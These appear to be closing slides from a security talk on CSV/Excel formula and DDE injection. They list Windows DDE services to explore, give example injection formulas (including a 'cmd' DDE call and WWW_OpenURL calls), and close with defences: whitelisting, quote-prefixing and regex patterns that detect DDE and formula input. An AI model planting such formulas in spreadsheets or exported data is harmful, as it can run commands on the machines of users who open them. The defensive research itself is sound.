
- Check out any Excel export that returns user-supplied data
- CSV is not a benign format
- DDE ≠ macro
- Input validation blacklists may not be robust
- Much of this stuff applies to red-teaming
    - Excel documents as email attachments
- In some cases it may be possible to cut down the Excel warnings
    - Excel may have more to give in this area
    - The old stuff often comes back to bite us!
    - Work in progress – do explore...

Where now?


- Enumerate DDE surface area – services + topics + items
  - Poorly documented
  - iexplore `c:\Windows\System32\ieframe.dll`
  - firefox `c:\Program Files (x86)\Mozilla Firefox\xul.dll`
  - Progman/Shell/Folders `c:\Windows\System32\shell32.dll`
- Progman/Shell/Folders attractive as they're always running
- But are they exploitable via Excel?
  - `dde execute Folders AppProperties {[ViewFolder("","c:\windows\",1)]}`
  - `=Folders|AppProperties!'{[ViewFolder("","c:\windows\",1)]}'`
  - `=iexplore|WWW_OpenURL!'exploresecurity.com?a={[ViewFolder("","c:\windows\",1)]}'` → `http://www.exploresecurity.com/?a=ViewFolder`
  - `=firefox|WWW_OpenURL!'http://exploresecurity.com?a={[ViewFolder("","c:\windows\",1)]}'` → `http://exploresecurity.com/?a={[ViewFolder(`
  - `=cmd|'/k echo {[ViewFolder("","c:\windows\",1)]}'!A0` → `{[ViewFolder("","c:\windows\",1)]}`

The R&D brick wall

Is it because of this?



Or this?



Defence

- Blacklists can be difficult to get right – this should not be a new lesson!
- Validation against a strict whitelist of “known good” should always be the go-to defensive strategy
    - Consider length, character types, format
- Otherwise e.g. for XLS[X] consider *always* prefixing user input with '
    - This may break some numerical operations on those cells but if you’re expecting a number then see above!
    - Trouble with ' for CSV is that it’s visible
- If you *have* to use a blacklist, don’t be too strict
    - In the vast majority of cases, “normal” input still won’t match, e.g. (and I hate to do it ☺ but people have asked)

```
^\W.+\|.+!.+        // DDE
^\W.+\(.+\)         // formulae
```

Use at your own risk and they’ll probably change one day!

Fin

Tip of the hat to…	James @albinowax
	Cara @bones_codes
	Michael Roberts
	Andy @ZephrFish
	Raquel Alvarez

Any questions?

exploresecurity.com
@exploresecurity

jeromesmith.uk
@MrJeromeSmith